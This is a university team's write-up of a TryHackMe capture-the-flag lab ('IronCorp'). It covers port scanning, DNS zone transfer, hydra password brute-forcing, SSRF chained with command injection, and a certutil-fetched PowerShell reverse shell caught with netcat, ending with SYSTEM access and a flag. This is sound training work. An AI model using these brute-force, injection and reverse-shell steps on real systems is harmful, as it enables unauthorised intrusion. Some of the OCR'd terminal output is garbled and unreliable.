# PenTest 2 TL5L Sunny

Room: https://tryhackme.com/room/ironcorp

### Members:

ID	Name	Role
1211104248	Lew Chun Men	Leader
1211102048	Nur Aqilah Marsya Binti Abdul Halim	Member
1211103274	Nur Insyirah Binti Abd Jalin	Member
1211101070	Hazrel Idlan bin Hafizal	Member

# **Step 1**: Recon and Enumeration

Member involved: Nur Aqilah Marsya Binti Abdul Halim

<u>Tools used:</u> Kali Linux, Firefox, nmap, DNS, Hydra, dirb, wordlists, THM Attackbox, https://www.stationx.net/nmap-cheat-sheet/,

### **Thought Process and Methodology and Attempts:**

Aqilah starts the task by running nmap scan by using sudo nmap -n -sS -sV -Pn -p


# 65000 -o ironcorp.me (machine\_ip)

```
—(kali⊕kali)-[~]
                         -sV -Pn -p 1-65000 -o ironcorp.me 10.10.114.46
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 22:56 EDT
Starts: 0:07:26 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 92.21% done; ETC: 23:04 (0:00:38 remaining)
Nmap scan report for 10.10.114.46
Host is up (0.20s latency).
Not shown: 64993 filtered tcp ports (no-response)
PORT
           STATE SERVICE
                                   VERSION
53/tcp
                                   Simple DNS Plus
           open domain
135/tcp open msrpc Microsoft Windows RPC
3389/tcp open ms-wbt-server Microsoft Terminal Services
                                   Microsoft Windows RPC
8080/tcp open http
                            Microsoft IIS httpd 10.0
11025/tcp open http
                                   Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
49667/tcp open msrpc
                                   Microsoft Windows RPC
49669/tcp open msrpc
                                   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 691.67 seconds
```

The report displays a list of port numbers and its services and versions.

She can see that there are two ports that have HTTP as its services so, she tried to search the HTTP ports using Firefox.





What she can see is port 8080 and port 11025 bring us to a webpage but she can't do anything yet since she does not have any information about this webpage like its credentials.

So, she tried to use a DNS tool and run this command, dig ironcorp.me @(machine\_ip) to see which server name that we can query.

Unfortunately, she still can't find what she needs.

Aqilah also tried to use **dirb** and ran **dirb** <a href="http://ironcorp.me:8080">http://ironcorp.me:8080</a> to analyse the content of the web but she couldn't find any useful information.

```
File Actions Edit View Help

(kali)=[-]

$ dirb http://ironcorp.me:8080

DIR8 v2.22

By The Dark Raver

START_TIME: Tue Aug 2 23:25:41 2022

URL_BASE: http://ironcorp.me:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

— Scanning URL: http://ironcorp.me:8080/ —

(!) FATAL: Too many errors connecting to host
(Possible cause: COULDNT RESOLVE HOST)

END_TIME: Tue Aug 2 23:25:42 2022


DOWNLOADED: 0 - FOUND: 0

[kali@kali)-[-]
```


Then she tried using the command **sudo nano /etc/hosts** to add new entries. She added **(machine\_ip)** and **ironcorp.me** to the domain.



And again, she ran **dig ironcorp.me @(machine\_ip) axfr** to check the entire scan. Compared to the previous dig run, now she can see two subdomains that are running internally.



Next, she tried searching for **admin.ironcorp.me:11025** based on the result that she received just now.



This time, the web asked for username and password.

# By using hydra and the guides from

https://www.kali.org/tools/hydra/#:~:text=Hydra%20is%20a%20parallelized%20login,acces s%20to%20a%20system%20remotely ,maybe she can find the password for the web.

She tried to run hydra -L admin -P /root/Tools/Dic/10000password.txt -o 11025 admin.ironcorp.me http-get

But, she failed to find the credentials.

So, she tried running **cd/usr/share/wordlists** to change the current working directory.

She also ran **Is** after it already changed the current directory to list out the files. She noticed that there's only one file that has .txt extensions which is fasttrack.txt.

```
(kali@ kali)-[~]

$ cd /usr/share/wordlists

$ (kali@ kali)-[/usr/share/wordlists]

$ (kali@ kali)-[/usr/share/wordlists]

dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt.gz wfuzz

$ (kali@ kali)-[/usr/share/wordlists]
```

So she tried to run hydra, and it displayed a guide and at the bottom, there is an example on how to run hydra.

Thus, she tried running hydra -I user -P fasttrack.txt ftp://(machine\_ip) but she failed.

```
(kali@ kali)-[/usr/share/wordlists]

Shydra - L user -P fasttrack.txt ftp://10.10.114.46
Hydra v9.1 (c) 2020 by Van Hauser/TMC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-03 05:14:42
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries per task
[STATUS] 32.00 tries/min, 32 tries in 00:01h, 206 to do in 00:05h, 16 active
[STATUS] 32.00 tries/min, 32 tries in 00:03h, 159 to do in 00:05h, 16 active

[STATUS] 32.00 tries/min, 224 tries in 00:07h, 31 to do in 00:01h, 16 active

[STATUS] 32.00 tries/min, 240 tries in 00:08h, 15 to do in 00:01h, 16 active

15TATUS] 32.00 tries/min, 240 tries in 00:08h, 15 to do in 00:01h, 16 active
10 of 1 target completed, 0 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 0 target did not resolve or could not be connected
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 1 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-03 05:23:16

**Ckali@ kali} - [/usr/share/wordlists]
```

She assume that this command might not work so she tried this command; hydra -L fasttrack.txt -P fasttrack.txt -s 11025 admin.ironcorp.me http-get -I

```
(kali@ kali)-[/usr/share/wordlists]

Shydra -L fasttrack.txt -P fasttrack.txt -s 11025 admin.ironcorp.me http-get -I
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no n-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-03 05:29:05

[WARNING] You must supply the web page as an additional option or via -m, default path set to /

[DATA] max 16 tasks per 1 server, overall 16 tasks, 40284 login tries (l:222/p:222), -3081 tries per task

[DATA] attacking http-get://admin.ironcorp.me

0 of 1 target completed, 0 valid passworf found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-03 05:29:05
```

She then tried to change the file name from **fasttrack.txt** to **rockyou.txt** without the additional extension **.gz**.

Again, she failed.

She also tried to add the extension .gz to the command.

```
(kali@ kali)-[/usr/share/wordlists]

- shydra -l rockyou.txt.gz -s 11025 admin.ironcorp.me http-get

- hydra -l rockyou.txt.gz -s 125 x 1025 admin.ironcorp.me http-get

- hydra -l rockyou.txt.gz -s 125 x 1025 admin.ironcorp.me http-get

- hydra -l rockyou.txt.gz -s 1202 admin.ironcorp.me http-get

- hydra -l rockyou.txt.gz -s 1202 admin.ironcorp.me http-get

- hydra -l rockyou.txt.gz -s 1202 admin.ironcorp.me http-get

- hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-03 05:26:02

[WARNING] You must supply the web page as an additional option or via -m, default path set to /

[DATA] max 16 tasks per 1 server, overall 16 tasks, 205761782671201 login tries (l:14344399/p:14344399), -12860111416951 tries per task

[DATA] max 16 tasks per 1 server, overall 16 tasks, 205761782671201 login tries (l:14344399/p:14344399), -12860111416951 tries per task

[DATA] max 16 tasks per 1 server, overall 16 tasks, 205761782671201 login tries (l:14344399/p:14344399), -12860111416951 tries per task

[DATA] max 10 tasks per 1 server, overall 16 tasks, 205761782671201 login tries (l:14344399/p:14344399), -12860111416951 tries per task

[DATA] max 10 tasks per 1 server, overall 16 tasks, 205761782671201 login tries (l:14344399/p:14344399), -12860111416951 tries per task

[DATA] max 10 tasks per 1 server, overall 16 tasks, 205761782671201 login tries (l:14344399/p:14344399), -12860111416951 tries per task

[DATA] max 10 tasks per 1 server, overall 16 tasks, 205761782671201 login tries (l:14344399/p:14344399), -12860111416951 tries per task

[DATA] max 10 tasks per 1 server, overall 16 tasks, 205761782671201 login tries (l:14344399/p:14344399), -12860111416951 tries per task

[DATA] max 10 tasks per 1 server, overall 16 tasks, 205761782671201 login tries (l:14344399/p:14344399), -12860111416951 tries per task

[DATA] max 10 tasks per 1 server, overall 16 tasks, 205761782671201 login tries (l:14344399/p:14344399), -12860111416951 tries per task

[DATA] max 10 tasks per 1 server, overall 16 tasks per 18 tasks per 18
```

She also tried to change the address from admin.ironcorp.me to internal.ironcorp.me

```
(kali@kali)-[/usr/share/wordlists]

$\frac{\text{kali} \text{-\text{kali} \text{-\text{fore}}}{\text{bydra} \text{-\text{L}} \text{-\text{fore}} \text{-\text{pockyou.txt.gz}}{\text{-\text{pockyou.txt.gz}}} \text{-\text{pockyou.txt.gz}} \text{-\te
```

And it does not work.

So she exit from the /usr/share/wordlists directory and run hydra -L /usr/share/wordlists/metasploit/http\_default\_users.txt -P /usr/share/wordlists/fasttrack.txt -s 11025 admin.ironcorp.me http-get -I -t 64

And it finally displays the username and the password.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-08-02 11:43:33
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 3108 login tries (l:14/p:222), ~49 tries per task
[DATA] attacking http-get://admin.ironcorp.me:11025/
[11025][http-get] host: admin.ironcorp.me login: admin password: password123

^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```


# **Step 2: Website Exploitation**

Member involved: Lew Chun Men


Tools used: Kali Linux/Firefox/Burpsuite/Gobuster/OWASP ZAP

# **Thought Process, Methodology and Attempts:**

Upon typing the credentials for the basic HTTP Authentication, Lew arrived at a website with a search query.



Searching something in the search query causes the URL to become:



"admin.ironcorp.me:11025/?r=QUERY#"

First thing that Lew tried is to use Burpsuite to capture the traffic when a search query is requested.

He sent the capture traffic to the repeater tab in Burpsuite.



He then click on "send" to view the HTML output of the traffic to see if there is any hidden information that could be useful.

```
- =
Response
Pretty Raw Hex Render 🚍 \n 🖃
 1 HTTP/1.1 200 OK
 2 Date: Wed, 03 Aug 2022 05:23:57 GMT
 3 Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
 4 X-Powered-By: PHP/7.4.4
 5 Content-Length: 2796
 6 Connection: close
  Content-Type: text/html; charset=UTF-8
10 <html>
11
     <head>
12
       k href="
       https://encrypted-tbn0.gstatic.com/images?q=tbn:ANd9GcTL
      fLXmLeMSTt0j0XREfgvdp8IYWnE9_t49PpAiJNvwHTqnKkL4" rel="
      icon" type="image/x-icon"/>
13 </script>
```

Other than the server version, there was nothing interesting that could be used for exploitation.

The next thing that Lew tried is to use Gobuster to find directories that could be accessed.

However, Gobuster returns an error and that the enumeration cannot continue. Lew thinks that this is probably due to the HTTP authentication.

```
(1211104248® kali)-[~]
$ gobuster dir -u http://admin.ironcorp.me:11025/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 40 -x
php,js --no-error

Gobuster v3.1.0
by 0J Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://admin.ironcorp.me:11025/
[+] Hethod: GET
[+] Horads: 40
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php,js
[+] Timeout: 10s

2022/08/03 02:05:52 Starting gobuster in directory enumeration mode

Error: the server returns a status code that matches the provided options for non existing urls. http://admin.ironcorp.me:11
025/8bcf9ab4-94ac-42fe-8400-d7c4fa379cfc ⇒ 401 (Length: 1341). To continue please exclude the status code, the length or us e the --wildcard switch
```

Searching on the web about using Gobuster on sites with HTTP authentication did not reveal anything.

Gobuster did not work, so Lew tried using OWASP ZAP to automate a scan for XSS vulnerabilities.

However, an automated scan could not be started. A response from the application saying "Failed to attack the URL: received a 401 response code, expected 200."

	Automated Scan		
his screen allows you to la kttack'.	aunch an automated scan against an application - just enter	r its URL b	elow and pre
ease be aware that you s est.	should only attack applications that you have been specifical	ly been giv	en permissior
URL to attack:	http://admin.ironcorp.me:11025/?r=#	~	Select
URL to attack: Use traditional spider:		~	Select
			Select


Lew thinks that this is probably due also to the HTTP authentication and proceeds to find another way to automate the scan.

In OWASP ZAP, there is an option that allows you to open the URL in a browser where the browser is pre-configured to proxy through ZAP. Which means we can login to the HTTP authentication without any problems.



Upon clicking on the icon, a pre-configured browser pops up with the HTTP authentication and Lew proceeded to enter the credentials.

Upon signing in, alerts could be seen at the sides of the browser.




The vulnerabilities found by OWASP ZAP does not seem to be useful to Lew, as most of them are about the weak authentication method needed access the page, which we already bypassed.

With that Lew know that XSS cannot be used to exploit the website, which leads to the final way that he know, which is SSRF or Server-Side Request Forgery.

SSRF vulnerabilities allows us to send a malicious request to the web application, causing the web app to send request to its back-end server.


Since we bypassed the blocks by requesting through the web app, we are able to cause the web app to output contents that are not accessible by normal means. (reference: https://portswigger.net/web-security/ssrf)

During the enumeration step Lew know that, he could not access the webpage with the URL, "http://internal.ironcorp.me:11025".




So he tried to view the contents of this webpage using SSRF.

After some tries, he was able to view the contents by replacing the query with the URL that he could not access before.




Here he sees that the "here" in "You can find your name here" looks like a button.

Clicking on it brings him to "internal.ironcorp.me:11025/name.php?name=".




To see the output of that webpage we can put that URL in place of the query in "admin.ironcorp.me:11025/?r=QUERY#".



Upon doing so the name "Equinox" can be seen in the output of the web page.

Now that Lew found an exploit that he can use for the webpage, he tried to see what he can do with it.

Adding "Equinox" to the end of "name.php?name=" does not output anything interesting.



Looking on the web for ways that Lew can progress in this pentest, he found out that he can chain commands by using "|", and adding a command after that.


```
Chaining commands

original_cmd_by_server; ls
original_cmd_by_server && ls
original_cmd_by_server | ls
original_cmd_by_server || ls # Only if the first cmd fail
```

# (reference:

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection

Trying that, Lew is able to make the website run commands.



# **Step 3: Initial Foothold**

Member involved: Hazrel Idlan bin Hafizal

**Tools used:** Kali Linux/Firefox/Burpsuite/PowerShell/CertUtil

### **Thought Process, Methodology and Attempts:**


Hazrel found out how to run command on the server. Now, Hazrel use BurpSuite to see how the request is being sent.

```
http%3A%2F%2Finternal.ironcorp.me%3All025%2Fname.
  php%3Fname%3D%7Cdir HTTP/1.1
 2 Host: admin.ironcorp.me:11025
 3 Cache-Control: max-age=0
 4 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
5 Upgrade-Insecure-Requests: 1
 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
   x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/96.0.4664.45 Safari/537.36
 7 Accept:
  text/html,application/xhtml+xml,application/xml;q
  =0.9,image/avif,image/wSbp,image/apng,*/*;q=0.8,a
  pplication/signed-exchange; v=b3; q=0.9
8 Referer: http://admin.ironcorp.me:11025/?r=hazre
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US, en; q=0.9
11 Connection: close
12
13
```

He noticed that GET query is being encoded but only some part of it is affected. To decode it, he uses built-in decoder in BurpSuite.



After he use smart decode option, the result came out. It is the same as the command that he use before. The format that was used is html format. He then try to check what is the user that he got access to.



The encoded data is then used in the repeater on BurpSuite.



It is the clear that Hazrel log on as 'nt authority\system' user. Hazrel tried to upload reverse shell script using python simple server. However, an error came up says that the browser can't understand the request. So Hazrel search for another way to upload the script into directory. Hazrel found that he can use certutil, a built-in function to upload the revershell script. It was a success uploading the file.



```
My name is:

Equinoxequinox

**** Online ****

0000 ...

01f5

CertUtil: -URLCache command completed successfully.
```

Then he executed the file using powershell.

```
1 GET /?r=
  %68%74%74%70%3a%2f%2f%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%
  32%35%2f%6e%6f%66%66%2e%70%66%70%3f%6e%6f%66%65%3d%65%71%75%69%6e%6f%76%2b%25%32%36%25%32%36%2
 b%70%6f%77%65%72%73%68%65%6c%6c%2e%65%78%65%2b%2e%5c%72%73%68%65%6c%6c%2e%70%73%31 HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 Cache-Control: max-age=0
4 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/96.0.4664.45 Safari/537.36
7 Accept:
 text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0
  .8, application/signed-exchange; v=b3; q=0.9
8 Referer:
 http://admin.ironcorp.me:11025/?r=http%3A%2P%2Finternal.ironcorp.me%3A11025%2Fname.php%3Fname%
 3Dequinox
```

It was a success, we got access to the server.

```
(root@kali)-[~]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.6.33.51] from (UNKNOWN) [10.10.167.233] 50257
Windows Powershell running as user WIN-8VMBKF3G815& on WIN-8VMBK
F3G815&
PS E:\xampp\htdocs\internal> whoami
nt authority\system
PS E:\xampp\htdocs\internal>
```

# **Step 4: Privilege Exploitation**

Member involved: Nur Insyirah binti Abd Jalin

**Tools Used:** Kali Linux/ netcat

**Thought Process, Methodology and Attempts:** 

```
listening on [any] 4545 ...
connect to [10.4.68.69] from (UNKNOWN) [10.10.68.236]
PS E:\xampp\htdocs\internal>whoami
nt authority\system
```

After getting a connection to the server, Insyirah used "whoami" to check the permission at the result proved that she has the "nt authority\system" permission.

```
PS E:\xampp\htdocs\internal> c:
PS C:\> dir
    Directory: C:\
Mode
                       LastWriteTime
                                                Length Name
               4/11/2020 11:27 AM
                                                        inetpub
               4/11/2020 8:11 AM
                                                        IObit
               4/11/2020 12:45 PM
4/13/2020 11:18 AM
4/11/2020 10:42 AM
                                                       PerfLogs
d-
                                                        Program Files
d-r--
                                                        Program Files (x86)
d—
                4/11/2020
                           4:41 AM
d-r---
                                                        Users
                4/13/2020 11:28 AM
                                                        Windows
```


She then get into the root directory of the server and checked the file and directory listing.

```
PS C:\users> dir
    Directory: C:\users
Mode
                   LastWriteTime
                                         Length Name
             4/11/2020
                        4:41 AM
                                                Admin
             4/11/2020 11:07 AM
                                                Administrator
             4/11/2020 11:55 AM
                                                Equinox
             4/11/2020 10:34 AM
                                                Public
             4/11/2020 11:56 AM
                                                Sunlight
             4/11/2020 11:53 AM
                                                SuperAdmin
             4/11/2020 3:00 AM
                                                TEMP
```

Users was the only interesting file so she get into the file path and found several users in it and found several users.

```
PS C:\users> cd Admin
PS C:\users\Admin> dir
PS C:\users\Admin> cd ..
PS C:\users> cd Administrator
PS C:\users\Administrator> dir
    Directory: C:\users\Administrator
Mode
                   LastWriteTime
                                        Length Name
d-r---
             4/12/2020 1:27 AM
                                               Contacts
             4/12/2020
                         1:27 AM
                                               Desktop
             4/12/2020
                         1:27 AM
                                               Documents
            4/12/2020 1:27 AM
                                               Downloads
                       1:27 AM
            4/12/2020
                                               Favourites
                       1:27 AM
           4/12/2020
                                               Links
             4/12/2020
                         1:27 AM
                                               Music
             4/12/2020 1:27 AM
                                               Pictures
             4/12/2020 1:27 AM
                                               Saved Games
             4/12/2020 1:27 AM
                                               Searches
             4/12/2020
                         1:27 AM
                                               Videos
```

When she checked the directories in the user Admin, nothing showed up so she switched to Administrator. Skipping Contacts as she was sure there will be nothing useful, Insyirah get into the Desktop and found the first flag.



```
PS C:\users\SuperAdmin> dir
PS C:\users\SuperAdmin> cd ..
PS C:\users> ls
    Directory: C:\users
Mode
                     LastWriteTime
                                             Length Name
               4/11/2020 4:41 AM
                                                     Admin
              4/11/2020 11:07 AM
4/11/2020 11:55 AM
                                                    Administrator
                                                    Equinox
              4/11/2020 10:34 AM
                                                    Public
               4/11/2020 11:56 AM
4/11/2020 11:53 AM
                                                     Sunlight
                                                     SuperAdmin
               4/11/2020
                            3:00 AM
                                                     TEMP
PS C:\users> type C:\users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\users>
```

She tried to navigate into the directories in the user SuperAdmin but it appeared that she has no permissions or control on that directory. So, she figured that maybe it is possible to read the flag directly by using the clue from previous flag location, Desktop, and the question on TryHackme website has given the file name and it was a success.

# **Contributions:**

ID	Name	Contribution	Signature
1211104248	Lew Chun Men	Did Website Exploitation	Lew
1211102048	Nur Aqilah Marsya Binti	Did Recon and	Aqílah
	Abdul Halim	Enumeration	
1211103274	Nur Insyirah Binti Abd	Did Privilege Escalation	Insylrah
	Jalin	and video editing	
1211101070	Hazrel Idlan bin Hafizal	Did Initial Foothold	Hazrel

Video Link: <a href="https://www.youtube.com/watch?v=RW9qHvXiq80">https://www.youtube.com/watch?v=RW9qHvXiq80</a>